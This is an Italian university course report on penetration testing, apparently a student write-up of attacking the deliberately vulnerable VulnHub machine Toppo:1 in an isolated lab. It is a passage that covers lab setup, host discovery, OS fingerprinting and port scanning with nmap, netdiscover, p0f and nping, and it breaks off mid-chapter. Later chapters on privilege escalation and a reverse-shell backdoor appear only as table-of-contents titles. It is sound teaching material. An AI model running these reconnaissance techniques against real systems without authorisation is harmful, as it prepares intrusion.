



UNIVERSITÀ DEGLI STUDI DI SALERNO

Dipartimento di Informatica

Corso di Laurea Magistrale in Informatica

CORSO DI PENETRATION TESTING AND ETHICAL
HACKING

Toppo: 1

DOCENTE

Prof. Arcangelo Castiglione
Università degli Studi di Salerno

STUDENTE

Catello Staiano
Matricola: 0522501602

Indice

1	Introduzione	1
1.1	Fasi del progetto	1
1.2	Configurazione dell'ambiente di lavoro	2
1.3	Asset vulnerabile	3
1.4	Infrastruttura di rete	4
2	Information Gathering e Target Discovery	6
2.1	Target Scoping	6
2.2	Information Gathering	6
2.3	Target Discovery	8
2.3.1	Scansione della rete	8
2.3.2	Riconoscimento e valutazione del sistema operativo	10
3	Enumerating Target and Port Scanning	13
3.1	Port Scanning	13
3.2	Servizi attivi	16
4	Vulnerability Mapping	19
4.1	Esplorazione delle directory con gobuster	19
4.2	Vulnerability scanning con Nessus	22
4.2.1	Configurazione e avvio della scansione	25

4.2.2	Analisi dei risultati	26
4.3	Analisi con Nikto	27
4.4	Ricerca di sistemi di gestione dei contenuti (CMS)	29
4.5	Rilevamento del Web Application Firewall (WAF)	29
4.6	Valutazione della sicurezza web con OWASP ZAP	30
5	Target Exploitation	32
5.1	Sfruttamento di una vulnerabilità SSH: Enumerazione di Utenti . . .	32
5.1.1	Accesso con SSH	34
6	Privilege Escalation	36
6.1	Ricerca di file SUID	37
6.2	Metodo 1: sfruttamento di /usr/bin/mawk	38
6.3	Metodo 2: sfruttamento di /usr/bin/python2.7	38
6.4	Decifrazione della password di root tramite <i>John the Ripper</i>	39
7	Maintaining access	42
7.1	Generazione di una <i>reverse shell</i> con <i>Metasploit</i>	42
7.2	Creazione di uno script per l'avvio automatico della <i>reverse shell</i> . .	43
7.3	Trasferimento e configurazione della <i>Backdoor</i> sul sistema bersaglio .	44
7.4	Avvio automatico della <i>Backdoor</i>	45
7.5	Stabilire una connessione alla <i>Backdoor</i> dal sistema di attacco	45
Bibliografia		48

CAPITOLO 1

Introduzione

Questo elaborato si prefigge lo scopo di illustrare in maniera approfondita ogni singola operazione condotta nel corso del progetto per l'insegnamento di "Penetration Testing and Ethical Hacking". Ai fini della sua realizzazione, si è reso indispensabile selezionare una risorsa da esaminare, optando per una macchina virtuale intrinsecamente vulnerabile, denominata Toppo:1, reperibile al seguente indirizzo: <https://www.vulnhub.com/entry/toppo-1,245/>.

L'articolazione complessiva del progetto è strutturata in diverse tappe sequenziali, con l'intento di replicare fedelmente la metodologia operativa di un ethical hacker e collocare ogni singola azione nel contesto appropriato.

1.1 Fasi del progetto

- **Delimitazione dell'ambito (Target scoping):** questa fase include la definizione di accordi con il responsabile della risorsa, stabilendo i confini precisi degli host da esaminare, gli indirizzi di rete e altri parametri cruciali, oltre a delineare le strategie e gli approcci da impiegare.
- **Acquisizione dati (Information gathering):** in questa fase si adoperano svariate

tecniche e strumenti volti a raccogliere il massimo delle informazioni possibili riguardo al sistema. Questo comprende dettagli sul personale aziendale, indirizzi di posta elettronica, software in uso (particolarmente utili per eventuali attività di ingegneria sociale), la struttura dell’infrastruttura di rete, i domini DNS e qualsiasi altra informazione significativa per le fasi successive.

- **Rilevamento dei sistemi (Target discovery):** qui si applicano metodologie e strumenti sia proattivi che passivi per condurre una scansione della rete (o delle sue sottoreti) al fine di identificare i dispositivi attivi all’interno del sistema in analisi e determinarne il sistema operativo.
- **Identificazione dei servizi (Enumerating Target):** in questa fase si esegue un’analisi approfondita dei servizi messi a disposizione dai sistemi individuati, allo scopo di comprendere quali servizi sono attivi e le relative versioni.
- **Rappresentazione delle debolezze (Vulnerability mapping):** durante questa fase si mira a identificare le specifiche vulnerabilità connesse alle versioni dei servizi rilevati nella fase precedente.
- **Esecuzione dell’attacco (Target exploitation):** utilizzando i dati ottenuti nelle fasi precedenti, si cerca di ottenere un accesso non autorizzato al sistema. **Aumento dei privilegi (Privilege escalation):** se l’accesso non autorizzato ha avuto successo, si sfruttano le debolezze del sistema per acquisire privilegi più elevati o massimi (ad esempio, l’utente “root”).
- **Mantenimento dell’accesso (Maintaining access):** in questa fase si attuano tecniche per assicurare un accesso rapido e persistente al sistema, evitando la necessità di ripetere tutte le operazioni della fase di Exploitation.

1.2 Configurazione dell’ambiente di lavoro

Dato che l’asset da esaminare è una macchina virtuale, si è resa necessaria la selezione di un’idonea piattaforma di virtualizzazione. Per questo scopo, è stato utilizzato **Oracle VM VirtualBox 7.0.18**. Questo software ha permesso la creazione dell’ambiente virtuale indispensabile per l’intero processo di analisi.

Oltre all'allestimento dell'ambiente operativo per la macchina virtuale, è stato fondamentale creare una rete dedicata per stabilire la comunicazione con l'asset. Fortunatamente, VirtualBox integra una funzionalità **NAT (Network Address Translation)** [1]. Questa caratteristica ha semplificato notevolmente la creazione di una rete NAT specifica, alla quale è stato possibile connettere l'asset oggetto di studio e, se necessario, altri dispositivi virtuali.

La procedura per configurare questa rete NAT prevede i seguenti passaggi:

1. Accedere al **pannello degli strumenti** di VirtualBox.
2. Cliccare su "**File**" presente in alto a sinistra.
3. All'interno di questa sezione, selezionare "**Strumenti**".
4. A questo punto cliccare su "**Gestore di rete**".
5. Infine, cliccare sul pulsante per avviare la **creazione di una nuova rete** e configurare i parametri desiderati.

Per aderire alle direttive del docente in merito alla predisposizione dell'ambiente, i valori per la rete saranno i seguenti:

- **Denominazione della rete:** Corso
- **Range di indirizzi:** 10.0.2.0/24

Come fase conclusiva, affinché l'asset (e qualsiasi altra macchina aggiuntiva) possa impiegare questa rete configurata appositamente, è sufficiente accedere alle impostazioni di rete del sistema e selezionare la rete NAT appena definita, riconoscibile dal nome stabilito in precedenza, all'interno del relativo **sottomenu**.

1.3 Asset vulnerabile

La macchina virtuale scelta come obiettivo per il Penetration Testing è stata **Toppo:1**, reperibile anch'essa sulla piattaforma VulnHub. Toppo:1 è stata concepita per replicare un ambiente con vulnerabilità deliberate, fornendo un terreno fertile per affinare le competenze nel campo del Penetration Testing e dell'Ethical Hacking.

Di seguito, vengono presentate alcune caratteristiche e configurazioni rilevanti di questa macchina:

- **Sistema operativo:** Toppo:1 opera su una distribuzione Linux (specificatamente **Ubuntu**), configurata per includere una serie di vulnerabilità intenzionali che spaziano su diversi livelli del sistema.
- **Servizi attivi:** la macchina ospita e gestisce vari servizi e applicazioni, tra cui server web, server SSH e altri servizi di rete, ciascuno predisposto con specifiche lacune di sicurezza.
- **Indirizzo IP:** durante la fase di test, a Toppo:1 è stato assegnato l'indirizzo IP `10.0.2.X` all'interno della rete virtuale (dove 'X' è l'ultimo ottetto specifico dell'IP che verrà rilevato durante l'esecuzione).
- **Vulnerabilità note:** le debolezze intrinseche di Toppo:1 includono, ma non si limitano a, configurazioni permissive del server web, credenziali predefinite facilmente indovinabili e falle nei servizi di rete che consentono l'elevazione dei privilegi.

Il Penetration Testing su Toppo:1 è stato condotto con un approccio di tipo "**black box**", quindi senza possedere alcuna informazione preesistente sulla configurazione interna della macchina target o sull'architettura della rete in cui era inserita. Nel corso del processo, sono stati impiegati diversi strumenti per scoprire e sfruttare queste vulnerabilità, seguendo le fasi sequenziali delineate in precedenza. Le attività hanno compreso la raccolta passiva e attiva di informazioni, l'enumerazione dettagliata dei servizi, la mappatura delle vulnerabilità scoperte, seguite da tentativi di accesso iniziale e successiva escalation dei privilegi. Tra gli strumenti chiave utilizzati per queste operazioni figurano 'nmap', 'gobuster', 'nikto' e 'Metasploit'.

1.4 Infrastruttura di rete

La configurazione dell'infrastruttura di rete è cruciale per assicurare una comunicazione efficace tra il **sistema attaccante** e l'architettura bersaglio. Permette, inoltre, di

mantenere aggiornati gli strumenti impiegati per il penetration testing e di accedere a risorse esterne come database di vulnerabilità, exploit e payload. Nel nostro scenario, abbiamo sfruttato **VirtualBox** per creare un **ambiente di rete isolato** tramite una configurazione **NAT**.

Abbiamo optato per la rete NAT perché consente ai sistemi virtuali di dialogare tra loro all'interno di una **subnet privata**, nello specifico la 10.0.2.0/24. Questo evita di esporre direttamente tali macchine alla rete esterna. Questa impostazione attribuisce agli ambienti virtuali indirizzi IP all'interno della subnet definita da VirtualBox, permettendo alla macchina attaccante (nel nostro caso, **Kali Linux**) di interagire con l'architettura bersaglio (**Toppo:1**) come se fossero dispositivi sullo stesso segmento di rete privato.

Un elemento fondamentale di questa configurazione è la capacità di **Kali Linux** di accedere a Internet attraverso l'IP del sistema ospitante. Questo è essenziale per aggiornare gli strumenti e consultare risorse esterne indispensabili per le attività di penetration testing. Nonostante ciò, grazie alla natura della rete NAT, i sistemi virtuali rimangono non visibili dall'esterno, aggiungendo un ulteriore livello di sicurezza per l'host e l'ambiente di test.

Questa configurazione di rete non solo garantisce un **ambiente sicuro e isolato** per condurre i test su **Toppo:1**, ma offre anche un grado di realismo adeguato per simulare scenari di attacco comuni in modo ancora **migliore**.

CAPITOLO 2

Information Gathering e Target Discovery

2.1 Target Scoping

Questa sezione del progetto si dedica all'acquisizione di dati e alla localizzazione del sistema target. È essenziale raccogliere il maggior numero possibile di informazioni utili a capire l'obiettivo e a identificare potenziali punti deboli, senza interagire direttamente in modo aggressivo. Tra le attività principali ci sono la ricerca di dettagli sulla struttura del bersaglio, l'analisi dei servizi esposti e la mappatura delle vulnerabilità. Questi passaggi sono fondamentali per pianificare le successive azioni in modo strategico e mirato, massimizzando le probabilità di successo e riducendo al minimo i rischi di rilevamento.

2.2 Information Gathering

Nel corso di questa fase, l'intento primario è quello di accumulare il maggior numero possibile di dettagli sull'asset selezionato. Data la natura dell'asset, ovvero una macchina virtuale operante in un ambiente virtualizzato e all'interno di una rete NAT simulata (come già spiegato nella sezione introduttiva), si eviterà l'impiego di fonti e strumenti deputati alla raccolta di dati riguardanti individui, indirizzi di

posta elettronica, record DNS, informazioni di routing o elementi analoghi. La metodologia principale adottata è l'**OSINT (Open Source INTeelligence)**, focalizzandosi sull'identificazione di nomi utente, credenziali, indirizzi IP e simili, prestando però attenzione a non consultare risorse contenenti soluzioni o guide complete, al fine di salvaguardare la finalità didattica del percorso.


Come prima azione, è stata esaminata la pagina di VulnHub dedicata alla macchina virtuale bersaglio scelta. Da tale pagina, sono state recuperate le seguenti informazioni:

- **Dati di rilascio:** Includono dettagli come l'autore, la data, la sorgente e il valore hash della macchina, i quali non si sono rivelati pertinenti per le successive fasi del processo.
- **Descrizione generica:** Una sintesi della macchina estremamente vaga, priva di particolari significativi. Attualmente, una volta avviata la macchina, non è possibile compiere alcuna operazione tramite interazione diretta, poiché non sono state fornite credenziali di accesso.
- **Dettagli sulla configurazione di rete:** È stato appurato che la macchina non è preimpostata con un indirizzo IP fisso, ma lo acquisisce automaticamente tramite DHCP. Questa caratteristica elimina potenziali problematiche di indirizzamento nella rete NAT, ma implica che l'indirizzo IP della macchina non sia noto in anticipo e richiederà un'identificazione indiretta, dato che VirtualBox non offre un meccanismo diretto per il recupero degli indirizzi IP e l'accesso alla macchina non è immediatamente disponibile.
- **Informazioni sul sistema operativo:** È stato rivelato che l'asset è basato su un sistema Linux. Ciò consentirà un risparmio di tempo nelle fasi a venire, limitando le scansioni esclusivamente ai sistemi Linux e scartando le altre architetture. Ciononostante, la versione esatta del kernel dovrà essere accertata in un momento successivo.

2.3 Target Discovery

Durante questa fase, avvieremo entrambi i sistemi e inizieremo un’analisi della rete, denominata "Corso". Il nostro scopo è localizzare tutti i dispositivi connessi. Prevediamo di rilevare unicamente il sistema "**Toppo: 1**" e la macchina "**Kali**", come stabilito nella configurazione iniziale.

Prima di procedere con l’indagine di rete, è indispensabile identificare l’indirizzo IP del sistema "**Kali**" per evitare che venga incluso nelle successive attività di scansione. Per recuperare questo dato, è sufficiente eseguire il comando `ifconfig`, e il risultato sarà visualizzato di seguito:



```
kali@kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
      inet6 fe80::933f:4176:9938:7937 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:cb:1c:b5 txqueuelen 1000 (Ethernet)
          RX packets 2 bytes 1180 (1.1 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 25 bytes 3482 (3.4 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 8 bytes 480 (480.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 8 bytes 480 (480.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

└─(kali㉿kali)-[~]
$
```

Figura 2.1: Verifica della configurazione IP su Kali Linux.

L’output rivela che l’indirizzo IP di Kali è 10.0.2.4. Muniti di questo dato, possiamo ora avviare l’esplorazione della rete.

2.3.1 Scansione della rete

Per individuare l’indirizzo della macchina bersaglio, utilizziamo una combinazione di strumenti di scansione della rete. Il primo passo prevede l’esecuzione di una scansione della rete con l’ausilio del tool **Netdiscover**. Questo strumento consente di identificare i dispositivi attivi sulla rete e di raccogliere i loro indirizzi IP e MAC. Il comando adottato è il seguente:

```
sudo netdiscover -r 10.0.2.0/24
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:34:D5:4D	1	60	PCS Systemtechnik GmbH
10.0.2.5	08:00:27:8F:EC:84	1	60	PCS Systemtechnik GmbH

Figura 2.2: Risultato della scansione della rete.

Il risultato rivela i dispositivi identificati all'interno della sottorete 10.0.2.0/24, offrendo una visione preliminare degli host presenti nel segmento di rete. Per ottenere informazioni più approfondite sui sistemi attivi, impiegheremo lo strumento **Nmap** [2]. Questo ci consentirà di eseguire una verifica sugli indirizzi IP attivi nella medesima sottorete, confermando così la presenza dei dispositivi rilevati nel passaggio precedente. Il comando utilizzato è il seguente:

```
nmap -sP 10.0.2.0/24
```

```
(kali㉿kali)-[~]
$ nmap -sP 10.0.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 08:12 EDT
Nmap scan report for 10.0.2.1 (10.0.2.1)
Host is up (0.00085s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2 (10.0.2.2)
Host is up (0.00081s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3 (10.0.2.3)
Host is up (0.00077s latency).
MAC Address: 08:00:27:34:D5:4D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.5 (10.0.2.5)
Host is up (0.0014s latency).
MAC Address: 08:00:27:8F:EC:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4 (10.0.2.4)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.21 seconds

(kali㉿kali)-[~]
$
```

Figura 2.3: Scansione degli host con Nmap

L'output di Nmap mostra cinque indirizzi IP attivi, di cui quattro con i rispettivi indirizzi MAC, impiegati da QEMU e VirtualBox per la gestione della virtualizzazione di rete NAT. Tra questi, due indirizzi sono di particolare interesse: 10.0.2.4, che è

l'IP del sistema attaccante, e 10.0.2.5, l'indirizzo della macchina bersaglio, TOPPO: 1. Questa designazione è stata poi ulteriormente convalidata attraverso l'esecuzione del comando **ifconfig** all'interno di un profilo utente appositamente creato sulla macchina stessa. Per garantire la raggiungibilità della macchina target, faremo ricorso al comando **ping**. Questo strumento spedisce pacchetti ICMP al sistema designato, attendendo una risposta per verificare l'effettiva connessione. Il comando impiegato per tale scopo è il seguente:

```
ping -c 5 10.0.2.5
```

```
(kali㉿kali)-[~]
$ ping -c 5 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=1.66 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=1.37 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=1.41 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=64 time=1.15 ms
64 bytes from 10.0.2.5: icmp_seq=5 ttl=64 time=1.36 ms

--- 10.0.2.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 1.152/1.391/1.664/0.163 ms

(kali㉿kali)-[~]
```

Figura 2.4: Conferma di raggiungibilità tramite Ping

Dall'illustrazione, è evidente che non ci sono stati problemi durante la spedizione dei pacchetti ICMP, il che indica la perfetta raggiungibilità della macchina bersaglio.

2.3.2 Riconoscimento e valutazione del sistema operativo

Lo strumento '**P0f**' [3] è impiegato per il riconoscimento silenzioso (fingerprinting) del sistema operativo su un'interfaccia di rete. E' necessario installarlo con il comando:

```
sudo apt install p0f
```

Per configurare l'interfaccia di rete **eth0** in modalità di ascolto, useremo il seguente comando in un primo terminale e lo lasceremo in esecuzione:

```
sudo p0f -i eth0
```

Per far sì che `p0f` possa rilevare il traffico, è necessario generare attività di rete verso il sistema target. Per comunicare con il server web sul dispositivo obiettivo (Topo: 1), useremo ‘`curl`’ in un secondo terminale per eseguire una richiesta HTTP GET. Questa istruzione ci permette di visualizzare le risposte del server e raccogliere ulteriori dettagli sui servizi web attivi. Il comando impiegato è:

```
curl -X GET http://10.0.2.5/
```

Durante l’esecuzione del comando `curl`, il programma `p0f` (nel primo terminale) esaminerà il flusso di dati tra il client (10.0.2.4) e il server (10.0.2.5) sulla porta 80. Ha identificato con precisione il sistema operativo del client come **Linux 2.2.x-3.x**, ma non è riuscito a stabilire l’OS del server, indicato con “??”. Questo esito è comune quando il server adotta configurazioni insolite o presentazioni di rete non riconosciute. Nonostante ciò, `p0f` ha confermato l’operatività del servizio HTTP sulla porta 80 e che la connessione è avvenuta tramite una rete Ethernet con un MTU di 1500. L’analisi ha mostrato il completamento del processo di handshake TCP, suggerendo che il server è attivo. L’identificazione del sistema operativo richiederà metodologie di riconoscimento attivo, come quelle offerte da Nmap. Di seguito è riportato un estratto dell’output del comando:

```

kali@kali: ~
File Actions Edit View Help

.-[ 10.0.2.4/43836 → 10.0.2.5/80 (syn) ]-
| client   = 10.0.2.4/43836
| os        = Linux 2.2.x-3.x
| dist      = 0
| params    = generic
| raw_sig   = 4:64+0:0:1460:mss*44,7:mss,sok,ts,nop,ws:df,id+:0
|          __

.-[ 10.0.2.4/43836 → 10.0.2.5/80 (mtu) ]-
| client   = 10.0.2.4/43836
| link     = Ethernet or modem
| raw_mtu  = 1500
|          __


.-[ 10.0.2.4/43836 → 10.0.2.5/80 (syn+ack) ]-
| server   = 10.0.2.5/80
| os        = ???
| dist      = 0
| params    = none
| raw_sig   = 4:64+0:0:1460:mss*20,7:mss,sok,ts,nop,ws:df:0
|          __

```

Figura 2.5: Fingerprinting passivo con `p0f`

Per un'indagine approfondita, useremo lo strumento **Nmap** con l'argomento **-O**. Questo ci permetterà di analizzare i servizi esposti e di raccogliere dettagli sul sistema operativo in funzione sul dispositivo bersaglio.

```
nmap -O 10.0.2.5
```



The screenshot shows a terminal window titled '(kali㉿kali)-[~]' with the command '\$ nmap -O 10.0.2.5' entered. The output is as follows:

```
kali@kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ nmap -O 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 10:01 EDT
Nmap scan report for 10.0.2.5 (10.0.2.5)
Host is up (0.00071s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
MAC Address: 08:00:27:8F:EC:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.79 seconds
└─(kali㉿kali)-[~]
```

Figura 2.6: Nmap per l'identificazione del sistema operativo

Dalla figura, si può desumere che il sistema target opera su Linux, con una versione del kernel che varia tra la 3.2 e la 4.14. Vengono inoltre indicate le porte accessibili, le quali saranno oggetto di un esame più approfondito durante la fase di scansione delle porte.

CAPITOLO 3

Enumerating Target and Port Scanning

Nella fase precedente abbiamo dimostrato che la macchina bersaglio è disponibile e raggiungibile da Kali. Ora, è essenziale ottenere informazioni sulle porte attive e sui servizi esposti.

3.1 Port Scanning

Per individuare le porte accessibili sulla macchina obiettivo e i servizi operativi, ricorriamo a **Nmap** con l'argomento **-sV**. Questo consente di rilevare le versioni specifiche dei servizi. Il comando impiegato è il seguente:

```
nmap -p- 10.0.2.5 -sV
```

- **-p-:** scansiona tutte le porte TCP, dalla 1 alla 65535.
- **10.0.2.5:** questo è l'indirizzo IP del target Toppo: 1 che vogliamo scansionare.
- **-sV:** questa opzione indica a Nmap di eseguire il rilevamento della versione dei servizi.

```
(kali㉿kali)-[~]
$ nmap -p- 10.0.2.5 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 09:40 EDT
Nmap scan report for 10.0.2.5 (10.0.2.5)
Host is up (0.0018s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind 2-4 (RPC #100000)
41815/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:25:C1:D6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.03 seconds
```

Figura 3.1: Scansione porte e servizi tramite Nmap

Il risultato dell’analisi visualizza le porte accessibili e i servizi attivi, ribadendo la disponibilità del sistema bersaglio. Nello specifico, i punti di accesso e le applicazioni individuate sono:

- **Porta 80:** Un server web HTTP alimentato da Apache 2.4.10 (su Debian).
- **Porta 22:** Un servizio SSH operativo con OpenSSH 6.7p1 su Debian 5 (Protocollo 2.0).
- **Porta 111:** RPCBind versioni 2-4.
- **Porta 41815:** RPC statd (NFS).

Per convalidare ulteriormente l’effettiva apertura di questi specifici varchi e ottenere una conferma più robusta dei risultati dello scanning, impiegheremo **Nping** [4]. Questa utility, parte della suite Nmap, non si limita a un semplice controllo di presenza, ma offre un metodo flessibile e potente per testare la raggiungibilità e la reattività delle porte su un host remoto. Nping ci permetterà di sottoporre a verifica le porte indicate inviando pacchetti personalizzati. L’obiettivo è accertare che siano effettivamente aperte e rispondano adeguatamente alle richieste, fornendo così una prova diretta della loro accessibilità. Questo passaggio è cruciale poiché la conferma della reattività di una porta è un indicatore forte di un servizio in ascolto, che potrebbe rappresentare un punto di ingresso. Il comando adoperato per questo test è il seguente:

```
sudo nping --tcp -p 80,22,111,41815 -c 5 10.0.2.5
```

```

kali@kali: ~
File Actions Edit View Help
SENT (5.0950s) TCP 10.0.2.4:27559 > 10.0.2.5:80 S ttl=64 id=25439 iplen=40 seq=1301928393 win=1480
RCVD (5.0971s) TCP 10.0.2.5:80 > 10.0.2.4:27559 SA ttl=64 id=0 iplen=44 seq=425932921 win=29200 <mss 1460>
SENT (6.1205s) TCP 10.0.2.4:27559 > 10.0.2.5:111 S ttl=64 id=25439 iplen=40 seq=1301928393 win=1480
RCVD (6.1222s) TCP 10.0.2.5:111 > 10.0.2.4:27559 SA ttl=64 id=0 iplen=44 seq=2732818354 win=29200 <mss 1460>
SENT (7.1320s) TCP 10.0.2.4:27559 > 10.0.2.5:41815 S ttl=64 id=25439 iplen=40 seq=1301928393 win=1480
RCVD (7.1339s) TCP 10.0.2.5:41815 > 10.0.2.4:27559 SA ttl=64 id=0 iplen=44 seq=2814401905 win=29200 <mss 1460>
SENT (8.1547s) TCP 10.0.2.4:27559 > 10.0.2.5:22 S ttl=64 id=25439 iplen=40 seq=1301928393 win=1480
RCVD (8.1564s) TCP 10.0.2.5:22 > 10.0.2.4:27559 SA ttl=64 id=0 iplen=44 seq=2241658801 win=29200 <mss 1460>
SENT (9.1598s) TCP 10.0.2.4:27559 > 10.0.2.5:80 S ttl=64 id=25439 iplen=40 seq=1301928393 win=1480
RCVD (9.1616s) TCP 10.0.2.5:80 > 10.0.2.4:27559 SA ttl=64 id=0 iplen=44 seq=489412155 win=29200 <mss 1460>
SENT (10.1641s) TCP 10.0.2.4:27559 > 10.0.2.5:111 S ttl=64 id=25439 iplen=40 seq=1301928393 win=1480
RCVD (10.1660s) TCP 10.0.2.5:111 > 10.0.2.4:27559 SA ttl=64 id=0 iplen=44 seq=2795969359 win=29200 <mss 1460>
SENT (11.1829s) TCP 10.0.2.4:27559 > 10.0.2.5:41815 S ttl=64 id=25439 iplen=40 seq=1301928393 win=1480
RCVD (11.1850s) TCP 10.0.2.5:41815 > 10.0.2.4:27559 SA ttl=64 id=0 iplen=44 seq=2877665678 win=29200 <mss 1460>
SENT (12.2269s) TCP 10.0.2.4:27559 > 10.0.2.5:22 S ttl=64 id=25439 iplen=40 seq=1301928393 win=1480
RCVD (12.2299s) TCP 10.0.2.5:22 > 10.0.2.4:27559 SA ttl=64 id=0 iplen=44 seq=2305256550 win=29200 <mss 1460>
SENT (13.2490s) TCP 10.0.2.4:27559 > 10.0.2.5:80 S ttl=64 id=25439 iplen=40 seq=1301928393 win=1480
RCVD (13.2506s) TCP 10.0.2.5:80 > 10.0.2.4:27559 SA ttl=64 id=0 iplen=44 seq=553272037 win=29200 <mss 1460>
SENT (14.2585s) TCP 10.0.2.4:27559 > 10.0.2.5:111 S ttl=64 id=25439 iplen=40 seq=1301928393 win=1480
